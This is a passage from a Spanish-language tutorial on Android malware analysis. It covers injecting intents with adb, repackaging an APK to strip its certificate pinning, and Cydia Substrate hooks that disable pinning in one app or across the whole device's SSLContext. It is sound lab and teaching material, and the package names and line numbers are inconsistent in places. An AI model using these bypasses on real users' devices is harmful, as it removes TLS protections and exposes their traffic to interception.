adb logcat referrer:D MobileAppTracker:D *:S
```

Mientras que en otra shell se inyectará vía **adb** el siguiente Intent:

```
adb shell su -c am broadcast -a com.android.vending.INSTALL_REFERRER --es "referrer" "un_referrer_cualquiera"
```

Entre todo el volcado del logcat podremos ver el texto del que se hacía log en el código, “*receive, token:null*”, con un valor **null** debido a que nuestro **referrer** no le es conocido y por ello realizará la fuga de información:

```
root@kali: /mnt/data/malware-samples# adb logcat referrer:D MobileAppTracker:D *:S
----- beginning of /dev/log/main
----- beginning of /dev/log/system
D/referrer(3235): receive, token:null
D/MobileAppTracker(3235): MAT received referrer un_referrer_cualquiera
D/MobileAppTracker(3235): MAT received referrer un_referrer_cualquiera
```

Imagen 04.16: Log capturado desde logcat al ejecutar el intent.

Se puede ver en la captura que también se escapa en el log un texto “*MAT received referrer un\_referrer\_cualquiera*”, relacionado con la carga dinámica de la clase *com.mobileapptacker.Tracker*

que se veía dentro de un bucle en la captura con el código y relacionado con otra API para trazar la actividad del dispositivo.

Se puede concluir respecto a la herramienta y al ejemplo mostrado que ofrece una forma fácil de forzar la ejecución de componentes, dejando incluso algo de margen a la inyección de distintos valores en los parámetros de entrada de los *Intents*, práctica por otro lado muy habitual en pentesting de aplicaciones en dispositivos Android.

## Modificación de código

Durante la fase de análisis estático el analista puede haber identificado código que, llegado el momento de realizar un análisis dinámico, estará limitado en ejecución debido a factores fuera de su alcance como pueda ser la respuesta de un servidor que ya no existe o el entorno utilizado como laboratorio, que no satisface alguna condición necesaria para la aplicación.

Algunos ejemplos de estas limitaciones se encuentran en muestras que hacen comprobaciones de la configuración de red, encontrando que la VM-Android carece de conexión a una red WiFi; cuando intentan acceder a información del número de teléfono, identificando que el dispositivo es una tablet; o cuando aplican técnicas como Certificate Pinning para garantizar que las comunicaciones con su backend no están siendo interceptadas por un proxy.

Cuando el analista se encuentra con estos casos tiene la posibilidad de modificar el comportamiento, siempre y cuando este se encuentre codificado dentro de la aplicación que está analizando, de modo que si hay una determinada condición que está impidiendo que la ejecución continúe realizando una función, se podrá encontrar una solución haciendo uso de algunas de las herramientas ya presentadas como el kit de herramientas dex2jar para desensamblar la aplicación, alterar el código desensamblado, re-empaquetarlo y re-instalarlo en el dispositivo habiendo eliminado dicha condición.

Como ya se había adelantado en la introducción del apartado, esta técnica no siempre funcionará ya que las herramientas pueden fallar al intentar desensamblar aplicaciones que incluyan código con un determinado nivel de ofuscación, empaquetadas con versiones modificadas de aapt, o al enfrentarse a verificaciones de código, pero es una alternativa que el analista nunca debe desestimar. Para presentar esta técnica se ha elegido la aplicación con hash SHA-1 2abff9ab25d8b9909f23783f20757e612a3eaa02, la cual no es una muestra de malware pero por sus características de implementación servirá perfectamente de ejemplo.

Esta aplicación permite la realización de búsquedas de contenido utilizando internamente múltiples motores de búsqueda como Google, Ask o Bing, con el valor añadido de que implementa una técnica de Certificate Pinning como mecanismo de seguridad para evitar que las búsquedas puedan ser interceptadas en algún escenario de tipo MITM. El objetivo de la modificación de código será eliminar dicha comprobación para ser capaces de interceptar dichas comunicaciones.

Tras instalar la muestra en la VM-Android y confirmado que en las reglas de iptables se tenga redirigido el tráfico HTTPS al proxy Burp de la VM-Kali, se iniciará la aplicación en la VM-Android y se intentará realizar una búsqueda. El resultado será un mensaje de error indicando que el dispositivo puede encontrarse ante un posible MITM:






Imagen 04.17: eTools indica que puede encontrarse bajo un escenario de MITM.

Este tipo de controles de seguridad son fáciles de detectar en el código ya que deben hacer uso de la clase de la API Android *TrustManager*.

Como el objetivo es desactivar esta validación, será necesario analizar el código para encontrar el punto en el que se hace uso de dicha clase, para ello se obtendrá el fichero JAR de la muestra con dex2jar y se abrirá con jd-gui para finalmente realizar una búsqueda por la palabra **\*TrustManager**, encontrándose entre los resultados las clases:

- *com.comcepta.etools.request.a*, que implementa la lógica de la validación del certificado.
- *com.comcepta.etools.request.c*, que dispone de un método con signatura "*private static HttpURLConnection a(URL paramURL, int paramInt, Activity paramActivity, i parami)*" que es el encargado de realizar las peticiones y utilizar la clase *com.comcepta.etools.request.a* para la validación del certificado. El código asociado al método encargado de realizar las peticiones y por ende, de aplicar la validación del Certificate Pinning es el siguiente:

```
private static HttpURLConnection a(URL paramURL, int paramInt, Activity paramActivity, i parami)
{
 SSLContext localSSLContext = SSLContext.getInstance("TLS");
 TrustManager[] arrayOfTrustManager = new TrustManager[1];
 arrayOfTrustManager[0] = new a(paramActivity, parami);
 localSSLContext.init(null, arrayOfTrustManager, null);
 HttpURLConnection localHttpURLConnection = (HttpURLConnection)paramURL.openConnection();
 localHttpURLConnection.setSSLSocketFactory(new b(localSSLContext.getSocketFactory()));
 localHttpURLConnection.setHostnameVerifier(a);
 localHttpURLConnection.setUseCaches(false);
 localHttpURLConnection.setInstanceFollowRedirects(false);
 localHttpURLConnection.setDoInput(true);
 localHttpURLConnection.setDoOutput(false);
 localHttpURLConnection.setConnectTimeout(paramInt);
 localHttpURLConnection.setReadTimeout(paramInt);
 return localHttpURLConnection;
}
```

Imagen 04.18: Método encargado de la validación del certificado.



Identificadas las clases que participan en la aplicación del Certificate Pinning sólo queda desactivar la evaluación, para ello bastará con eliminar la variable **arrayOfTrustManager** del código anterior, ya que esta es la encargada de indicarle al *SSLContext* cuáles son los certificados confiables mediante la línea de código *localSSLContext.init(null, arrayOfTrustManager, null)*.

Con toda la información recabada sobre el código a modificar, el siguiente paso es su eliminación. Existen varias herramientas que permiten hacer esto, entre ellas la suite dex2jar, la cual explica el procedimiento en la documentación que se puede encontrar en la Wiki del proyecto: <http://sourceforge.net/p/dex2jar/wiki/ModifyApkWithDexTool/>.

En resumen, dex2jar propone como solución al proceso para la modificación de código:

- Convertir el fichero DEX a formato JAR.
- Extraer la sintaxis Jasmin de las clases encontradas en el paquete JAR.
- Alterar la sintaxis Jasmin para que implemente el nuevo comportamiento.
- Generar un nuevo paquete JAR con el código modificado.
- Re-empaquetar el APK con el JAR modificado.

Aunque el proceso deja poco lugar a dudas, tiene algunas implicaciones evidentes como que al re-empaquetarse la aplicación se romperá la firma original y se establecerá una nueva, lo cual desde el punto de vista del análisis de muestras no supone un impacto directo más allá de que la aplicación original tendrá que ser desinstalada del dispositivo si ya se encontraba instalada (ya que tendrá la misma versión y una firma distinta, impidiendo su instalación), o de la activación de algún control de seguridad interno como puede ser evaluar la firma de la aplicación o del código para identificar modificaciones en tiempo de ejecución.

Continuando con el proceso de modificación de código, para evitar la introducción de todos los comandos documentados en la Wiki se puede hacer uso del script **modify.py**, que se encargará de realizar todos los pasos documentados en la Wiki permitiendo al analista centrarse en la modificación del código. El script puede ser ejecutado del siguiente modo:

```
modify.py 2abff9ab25d8b9909f23783f20757e612a3eaa02.apk
```

Tras ejecutar el comando anterior el script irá informando al analista de los distintos puntos de modificación en los que se encuentra:

- En primera instancia permitirá modificar el *AndroidManifest.xml* por si fuera necesario introducir nuevos permisos, componentes, etcétera. Para el caso de esta muestra no será necesario y se presionará ENTER.
- En segunda instancia permitirá modificar el código, y este es el punto que interesa para desactivar el Certificate Pinning que está impidiendo que se genere tráfico que poder interceptar.

Para este paso la herramienta indica el directorio en el cual se ha realizado el volcado de código Jasmin para su modificación:





```

=> Time to edit the AndroidManifest.xml in 2abff9ab25d8b9909f23783f20757e612a3ea
a02-dir-apktool.
==>Press ENTER to continue.

dex2jar 2abff9ab25d8b9909f23783f20757e612a3eaa02.apk -> 2abff9ab25d8b9909f23783f
20757e612a3eaa02-dex2jar.jar
disassemble 2abff9ab25d8b9909f23783f20757e612a3eaa02-dex2jar.jar -> 2abff9ab25d8
b9909f23783f20757e612a3eaa02-dir

=> Time to edit the code in 2abff9ab25d8b9909f23783f20757e612a3eaa02-dir.
==>Press ENTER to continue.

```

Imagen 04.19: Script *modify.py* indicando el directorio con el código Jasmin.

Como se había identificado previamente, la clase donde se hace uso del *TrustManager* es *com.comcepta.etoools.request.c*, por lo que se abrirá el fichero *com/comcepta/etoools/request/c.j* ubicado dentro del directorio indicado por **modify.py** y se localizará el código Jasmin asociado a dicha evaluación:

```

462 .method private static a(Ljava/net/URL;ILandroid/app/Activity;Lcom/comcepta/etoools/request;i;)Ljava/net/ssl/HttpsURLConnection;
463 ldc "TLS"
464 invokestatic javax/net/ssl/SSLContext/getInstance(Ljava/lang/String;)Ljava/net/ssl/SSLContext;
465 astore 4
466 iconst 1
467 anewarray javax/net/ssl/TrustManager
468 astore 5
469 aload 5
470 iconst 0
471 new com/comcepta/etoools/request/a
472 dup
473 aload 2
474 aload 3
475 invokespecial com/comcepta/etoools/request/a/<init>(Landroid/app/Activity;Lcom/comcepta/etoools/request;i;)V
476 aastore
477 aload 4
478 aconst_null
479 aload 5
480 aconst_null
481 invokevirtual javax/net/ssl/SSLContext/init([Ljava/net/ssl/KeyManager;Ljava/net/ssl/TrustManager;Ljava/security/SecureRandom;)V

```

Imagen 04.20: Código de la clase *com.comcepta.etoools.request.c* encargado de la evaluación CP.

Encontrándose en la línea 471 la llamada al método *init(...)* de *SSLContext* que recibirá el *TrustManager*, y pasándose el *TrustManager* como parámetro al método en la línea 469, de modo que si se quisiera anular este parámetro sería suficiente con modificar esa línea para que se presentara como la 468 y 470, es decir, como **"aconst\_null"**, así *SSLContext* no dispondrá de un certificado confiable y debido a su programación aceptará cualquier certificado.

Tras guardar el cambio del paso anterior, se presiona ENTER en la consola donde se está ejecutando el script **modify.py** y con esto finaliza la modificación del APK, mostrándose como resultado por pantalla *"The modified file 2abff9ab25d8b9909f23783f20757e612a3eaa02-sign.apk is ready to be installed"*

Ya en disposición del APK con el código modificado el siguiente paso es instalarlo, siendo necesario desinstalarlo si se disponía de la versión original instalada:

```

adb uninstall com.comcepta.etoools
adb install 2abff9ab25d8b9909f23783f20757e612a3eaa02-sign.apk

```

La ejecución de la aplicación modificada mostrará un mensaje interesante y comentado anteriormente, y es que detecta que ha sido modificado y muestra un mensaje indicando que la firma de la aplicación

no coincide, sin embargo esto no limita su ejecución y permite acceder al sistema de búsqueda que ahora sí, permite realizar búsquedas y como se puede observar en la siguiente captura podrá ser interceptado por Burp:




Imagen 04.21: Evasión de Certificate Pinning.

## App hooking

Más elegante que la modificación de código y re-empaquetado, y además con la capacidad de evadir mecanismos de seguridad que podrían detectar la modificación de código como el visto en el apartado anterior.

El hooking es la técnica que permitirá al analista interceptar las llamadas a funciones en tiempo de ejecución de modo que podrá inspeccionar qué parámetros entran en las funciones, modificarlos para que el código se ejecute con valores que sean de interés para el análisis y así simular el comportamiento que podría llegar a darse, e incluso permitir la modificación del código que será ejecutado en el interior de la función permitiendo eliminar y/o modificar condiciones que están limitando obtener un resultado final del análisis.

Para poder aplicar esta técnica el analista se tendrá que apoyar en el análisis estático de código, ya que para establecer los hooks tendrá que conocer la clase y signatura del método que quiere modificar.

En Android existen varios frameworks destinados a este fin, los más conocidos son Xposed Framework y Cydia Substrate, y por la estrategia utilizada por estos ambos presentan una solución similar:

- Necesitan que el dispositivo Android se encuentre rooteado para poder instalar una aplicación que se encargará de hacer las modificaciones en los binarios del sistema para permitir desde ese momento el hooking de funciones
- Una vez realizada esa modificación permiten la instalación de aplicaciones con el código que modificará el comportamiento original, recibiendo estas aplicaciones el nombre de *módulos* en el caso de Xposed, y *extensiones* en el de Substrate.

Como ejemplo para aplicar esta técnica se utilizará el framework de Cydia Substrate ya que a diferencia de Xposed se encuentra implementado respetando algunos principios de seguridad como la declaración de un permiso específico que permite reconocer cuando una aplicación incluye una extensión, que por su implementación puede ofrecer un mejor rendimiento que Xposed y que también ofrece la posibilidad de hacer hooking a funciones nativas, en lugar de reducirse al código Java.

**Nota:** Cuando se preparó el entorno de pruebas en el capítulo 2 se recomendó al lector no mantener activado el “linkado” de Cydia Substrate para evitar conflictos con los servicios de Google o la instalación de aplicaciones. Para continuar con las siguientes pruebas será necesario volver a “linkar” la librería y reiniciar el dispositivo.

De forma muy resumida, se puede decir que un proyecto Android que contenga una extensión o extensiones Substrate tendrá que cumplir con las siguientes condiciones:

- Definir en el AndroidManifest.xml el permiso **cydia.permission.SUBSTRATE**, y la etiqueta XML `<meta-data ...>`, anidada dentro de la etiqueta `<application ...>`, que indique la clase desde la cual se cargarán las extensiones:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
 package="com.nodoraiz.substratehookshbase">

 <uses-permission android:name="cydia.permission.SUBSTRATE" />

 <application android:allowBackup="true"
 android:label="SubstrateHooksBase"
 android:icon="@mipmap/ic_launcher">

 <meta-data
 android:name="com.saurik.substrate.main"
 android:value=".PluginManager" />

 </application>
</manifest>
```

Imagen 04.22: Configuración de AndroidManifest.xml para una extensión Substrate.

- La extensión hará uso de la función del framework Substrate **MS.hookClassLoad(String name, MS.ClassLoadHook hook)**, que recibirá en **name** el nombre de clase completo para identificar la clase sobre la que se establecerá el hook, y en **hook** definirá el comportamiento que se quiere realizar cuando se cargue la clase.
- En combinación con la anterior, la extensión hará uso de la función del framework **MS.hookMethod(Class \_class, Member member, MS.MethodAlteration alteration)**, donde **class** es la clase que está siendo *hookeada*, **member** el método que se quiere modificar,

y **alteration** permitirá definir el nuevo comportamiento. Dentro del código de **alteration** se dispone de una función muy útil llamada **invoke(Object instance, Object... args)** que permite invocar al código de la función original recibiendo como parámetros la instancia sobre la cual invocar al método y los argumentos a enviarle como parámetros, permitiendo por ejemplo capturar la llamada, modificar los parámetros en tiempo de ejecución y ejecutar el método original con valores modificados por el hook.

- Se puede encontrar información más detallada en la web del proyecto: <http://www.cydiasubstrate.com/api/java/>

Para simplificar el acercamiento del lector a este framework de hooking se ha incluido en el repositorio de **malware-samples** un proyecto Android de nombre **substrate-base** con la base necesaria para comenzar a hacer hooking de funciones y que puede ser encontrado en la ruta **/mnt/data/malware-samples/tools/substrate-base/**.

Para abrir este proyecto en Android Studio se seleccionará el fichero **build.gradle**, y dependiendo de las versiones de las herramientas que se tengan instaladas puede que Android Studio solicite la interacción del usuario para descargar y/o actualizar a versiones más actuales para la gestión de Gradle o del proyecto en sí.

Dentro del proyecto se incluye un ejemplo de extensión con nombre **ExamplePlugin** y que hereda de **BasePlugin**, clase donde se encuentra toda la lógica necesaria para el funcionamiento de Substrate.

La extensión de ejemplo incluye el código necesario para establecer un hook sobre el método **startActivity(Intent intent, Bundle bundle)** de la clase **Activity**, método que es llamado en casi todos los inicios de una nueva actividad, siendo el objetivo de la extensión insertar una línea de log a cada llamada de esta función y después delegar la ejecución en la función original haciendo uso de la función **invoke(...)** citada anteriormente:

```
package com.nodoraiz.substratehooksbase.plugins;

import ...

public class ExamplePlugin extends BasePlugin{

 @Override
 public String getPluginName() { return "ActivityStartExample"; }

 @Override
 public String getClassNameToHook() { return "android.app.Activity"; }

 @Override
 public Method getMethodNameToHook(Class hookedClass) throws NoSuchMethodException {
 return hookedClass.getMethod("startActivity", Intent.class, Bundle.class);
 }

 @Override
 public Object modifyAction(MS.MethodAlteration hookedMethod, Object capturedInstance, Object... args) throws Throwable {
 Log.d(this.getPluginName(), "Let's hook!");
 return hookedMethod.invoke(capturedInstance, args);
 }
}
```

Imagen 04.23: Código simplificado para creación de extensiones en Substrate.

Finalmente la clase **PluginManager** es la encargada de establecer como activas las extensiones de modo que si se quisiera activar la extensión **ExamplePlugin**, sólo sería necesario escribir el siguiente código dentro de su función *initialize()*:

```
static void initialize(){
 new ExamplePlugin().apply();
}
```

Desde el IDE Android Studio se puede instalar la extensión en la VM-Android con la opción del menú superior **Run > Run app**, mostrándose tras esto en un diálogo emergente el dispositivo virtual para realizar la instalación sobre él.

**Nota:** En caso de que no salga listada la VM-Android, se hará clic en View > Tool Windows > Terminal y se escribirá “adb connect [IP-VMAndroid]” para establecer la conexión con la VM-Android y se volverá a seleccionar la opción Run > Run app.

Una vez instalada la extensión, aparecerá el icono del martillo de Substrate en la barra de notificaciones (esquina superior izquierda) indicando que se ha detectado la aparición de una nueva extensión.




Imagen 04.24: Notificación de nueva extensión detectada por Substrate.

Para que entre en funcionamiento será necesario reiniciar la VM-Android, acción que se puede realizar de forma sencilla haciendo clic en la propia notificación y seleccionando en la pantalla que aparece la opción “Restart system (soft)”.



Hecho esto la extensión entrará en funcionamiento, y en el caso de la extensión `ExamplePlugin`, comenzará a registrarse en el logcat cada llamada a la función `startActivity(...)` de la clase `Activity`, siendo una forma sencilla de comprobarlo abrir cualquier aplicación desde el Launcher, ya que de forma habitual usará dicha función:

```
root@ym-kali:/mnt/data/tools/test/substrate-base# adb logcat -d | grep -A 2 -B 2 hook!
----- beginning of /dev/log/main
D/ActivityStartExample(12794): ActivityStartExample method alteration
D/ActivityStartExample(12794): Let's hook!
I/ActivityManager(12525): START u0 {act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] flg=0x10200000 cmp=org.proxydroid/.ProxyDroid} from pid 12794
```

Imagen 04.25: Log introducido por el hook de la extensión `ExamplePlugin`.

Presentado el funcionamiento del framework **Substrate** y el proyecto Android **substrate-base** que permite simplificar su uso, es momento de retomar la muestra a analizar y aplicar la técnica sobre esta, y a fin de que se puedan apreciar mejor las ventajas e inconvenientes de aplicar una u otra técnica, se utilizará la misma muestra que en el apartado de **Modificación de código**, el buscador que incluye como mecanismo de seguridad una implementación de Certificate Pinning.

Para escribir la extensión partiendo del proyecto **substrate-base**, será necesario crear en el proyecto una nueva clase con nombre “`EToolsCPPlugin`” en el mismo paquete que la extensión `ExamplePlugin`. La clase tendrá el siguiente código:

```
package com.nodoraiz.substratehooksbase.plugins;

import ...

public class EToolsCPPlugin extends BasePlugin{

 @Override
 public String getPluginName() { return "EToolsCPPlugin"; }

 @Override
 public String getClassNameToHook() { return "com.concepta.etools.request.c"; }

 @Override
 public Method getMethodNameToHook(Class hookedClass) throws NoSuchMethodException {
 try{
 Class i = hookedClass.getClassLoader().loadClass("com.concepta.etools.request.i");
 return hookedClass.getDeclaredMethod("a", URL.class, int.class, Activity.class, i);
 } catch (Exception e){
 e.printStackTrace();
 return null;
 }
 }

 @Override
 public Object modifyAction(MethodAlteration hookedMethod, Object capturedInstance, Object... args) throws Throwable {
 URL paramURL = (URL) args[0];
 int paramInt = (int) args[1];

 SSLContext localSSLContext = SSLContext.getInstance("TLS");
 localSSLContext.init(null, null, null);
 HttpURLConnection localHttpsURLConnection = (HttpURLConnection) paramURL.openConnection();
 localHttpsURLConnection.setUseCaches(false);
 localHttpsURLConnection.setInstanceFollowRedirects(false);
 localHttpsURLConnection.setDoInput(true);
 localHttpsURLConnection.setDoOutput(false);
 localHttpsURLConnection.setConnectTimeout(paramInt);
 localHttpsURLConnection.setReadTimeout(paramInt);
 return localHttpsURLConnection;
 }
}
```

Imagen 04.26: Código de la extensión Substrate para eliminar el Certificate Pinning.

Su explicación es la siguiente:

- El método `getPluginName()` le da un nombre a la extensión que será utilizado en los logs por si se quiere trazar su comportamiento en el logcat.
- El método `getClassNameToHook()` indica la clase que contiene la función sobre la que se establecerá el hook para alterar su comportamiento y eliminar el Certificate Pinning. Como se presentó en el apartado anterior, la clase es `com.comcepta.ertools.request.c`.
- El método `getMethodNameToHook(...)` tiene que indicar el método sobre el que se establecerá el hook, y en este caso surge una complejidad: para identificar un método utilizando la librería de reflexión de Java se tendrá que indicar, además del nombre del método a buscar dentro de la clase, los parámetros recibidos (ya que cualquier método puede ser sobrecargado recibiendo parámetros de entrada distintos), y uno de los parámetros recibidos es la clase `com.comcepta.ertools.request.i`, que es también una clase desconocida por la extensión que se está escribiendo ya que se encuentra dentro de la aplicación que se quiere modificar. Estas dificultades pueden ser salvadas utilizando la API de Reflection como se ha hecho en el código mostrado en la captura.
- El método `modifyAction(...)` básicamente reescribe el código original pero eliminando las condiciones que aplicarían el Certificate Pinning: como lo son el uso de la clase `TrustManager` al llamar al método `init(...)` de `SSLContext`, además de llamadas a otros métodos que podrían ser conflictivos como `setHostnameVerifier(...)` o `setSSLSocketFactory(...)`.

El último paso para añadir el hook al dispositivo es modificar la clase `PluginManager` para que incluya la nueva extensión:

```
public class PluginManager {
 public static final boolean DEBUG = true;
 static void initialize(){
 // new ExamplePlugin().apply();
 new EToolsCPPlugin().apply();
 }
}
```

Tras esto solo queda instalar la aplicación de **eTools** original (si se tenía la modificada habrá que desinstalarla para que no haya conflicto de versionado), instalar desde Android Studio la aplicación de **substrate-base** para aplicar el hook en el dispositivo y reiniciar la VM-Android desde el icono de Substrate que ha tenido que aparecer en la barra de notificaciones en el momento de la instalación.

Una vez reiniciado el dispositivo la extensión habrá entrado en funcionamiento y si se vuelve a ejecutar la aplicación de **eTools** se identificará un primer comportamiento diferente respecto al apartado anterior: esta vez no se muestra un mensaje indicando que la firma no coincide porque la aplicación no ha sido refirmada para modificar su código.

Si se continúa con su ejecución y se intenta realizar una búsqueda, se mostrarán los resultados en la aplicación y se habrán capturado las peticiones HTTPS en Burp, confirmándose así la evasión del Certificate Pinning implementado en el código original y modificado por el hook, además de encontrarse en el logcat las trazas insertadas por el hook:






Imagen 04.27: Logging realizado por el hook.

Como resumen de esta técnica, se ha presentado una forma menos invasiva de alterar el comportamiento de la aplicación de modo que pasará desapercibida de forma más fácil ante determinados mecanismos de seguridad como la evaluación de una firma, pero que mantiene cierta complejidad al obligar al analista a entender el código, sortear obstáculos utilizando la API de Java Reflection o a entender un código a un nivel más bajo en caso de fallo en la decompilación para reescribir el código modificado.

## System hooking

En el apartado anterior se presentaba la técnica de hooking como una forma de modificar el comportamiento definido para una determinada función de la muestra.

Para realizar esto el analista se tiene que apoyar en el análisis estático de la aplicación con el fin de identificar qué función se va a ejecutar y qué comportamiento presentará su código para reescribir el código que necesite y eliminar o modificar aquel que le dé problemas, suponiendo esto en algunos casos un problema al tener que reescribir la función entera para realizar una pequeña modificación. Esto puede ser problemático en determinadas circunstancias:

- Si el código que se quiere modificar hace uso de muchas clases de la aplicación y se quiere mantener la mayor parte de su comportamiento, la codificación de la extensión será tediosa porque las clases tendrán que ser localizadas haciendo uso de la API de Java Reflection.
- Si se da un nivel de ofuscación muy elevado, escribir la extensión puede requerir de una dedicación en tiempo y esfuerzo en comprender el funcionamiento de la muestra proporcional a la complejidad introducida por la ofuscación.

Sin embargo en algunos casos y si el analista se detiene a observar el código, encontrará que hay condiciones que pueden estar limitando el análisis y que pueden ser resueltas a través de la modificación de funciones de la API de Android, en lugar de alterando el comportamiento de la propia aplicación como se ha realizado en el apartado anterior.

Utilizando el framework Substrate no existe limitación sobre ubicación en la función que se quiere hookear, y en el caso de presentarse más sencilla la modificación del código de la API de Android, se podrá hacer sin que esto suponga mayor problema.

Continuando con la presentación de estas técnicas de hooking, una vez más se utilizará la misma muestra de los apartados anteriores para que el lector pueda contrastar complejidad de esta estrategia y los resultados obtenidos frente a los casos anteriores.

En este caso se tiene identificado que el punto donde se está introduciendo una limitación en el comportamiento es en la llamada a la función `init(...)` de `SSLContext`, la cual recibe como segundo parámetro un array de objetos `TrustManager` que definen los certificados que serán aceptados como válidos para aplicar el Certificate Pinning, de modo que en lugar de establecerse un hook en la aplicación que se quiere modificar para no pasar ese parámetro, se podría dar el enfoque opuesto y establecer un hook sobre la función `init(...)` de `SSLContext` para anular el segundo parámetro siempre que se reciba.

Implementar un hook que utilice este segundo enfoque de hecho, no sólo afectará a la aplicación en cuestión, sino a todo el sistema debido a que se trata de una librería de la API Android, por lo que cualquier otra aplicación instalada en el dispositivo que utilice esta misma técnica verá desactivado su Certificate Pinning sin poder evitarlo.

Visto el caso a resolver, sólo queda codificar la extensión Substrate, que podría presentarse como el siguiente código:

```
package com.nodoraiz.substratehooksbase.plugins;

import ...

public class SSLContextCPPlugin extends BasePlugin{

 @Override
 public String getPluginName() { return "SSLContextCPPlugin"; }

 @Override
 public String getClassNameToHook() { return "javax.net.ssl.SSLContext"; }

 @Override
 public Method getMethodNameToHook(Class hookedClass) throws NoSuchMethodException {
 return hookedClass.getMethod("init", KeyManager[].class, TrustManager[].class, SecureRandom.class);
 }

 @Override
 public Object modifyAction(MS.MethodAlteration hookedMethod, Object capturedInstance, Object... args) throws Throwable {
 return hookedMethod.invoke(capturedInstance, args[0], null, args[2]);
 }
}
```

Imagen 04.28: Extensión Substrate para desactivar Certificate Pinning a nivel de API Android.

Su explicación es la siguiente:

- El método `getPluginName()` define el nombre que será utilizado por la extensión al hacer logging.
- El método `getClassNameToHook()` define la clase sobre la que se buscará la función sobre la que realizar el hook. En este caso, la clase de la API Android `javax.net.ssl.SSLContext`.
- El método `getMethodNameToHook(...)` busca a la función `init(...)` de la clase `javax.net.ssl.SSLContext`, indicándole para su localización los parámetros que recibe como argumentos, según se encuentra definido en la documentación de Android: <https://developer.android.com/reference/javax/net/ssl/SSLContext.html>
- El método `modifyAction(...)` define el código modificado que será ejecutado. En este caso se ha utilizado la función `invoke(...)`, la cual permite derivar el flujo de ejecución al

código original con un detalle en particular, se ha anulado el según parámetro recibido, el cual se corresponde con el array de TrustManager que será utilizado para la verificación de los certificados.

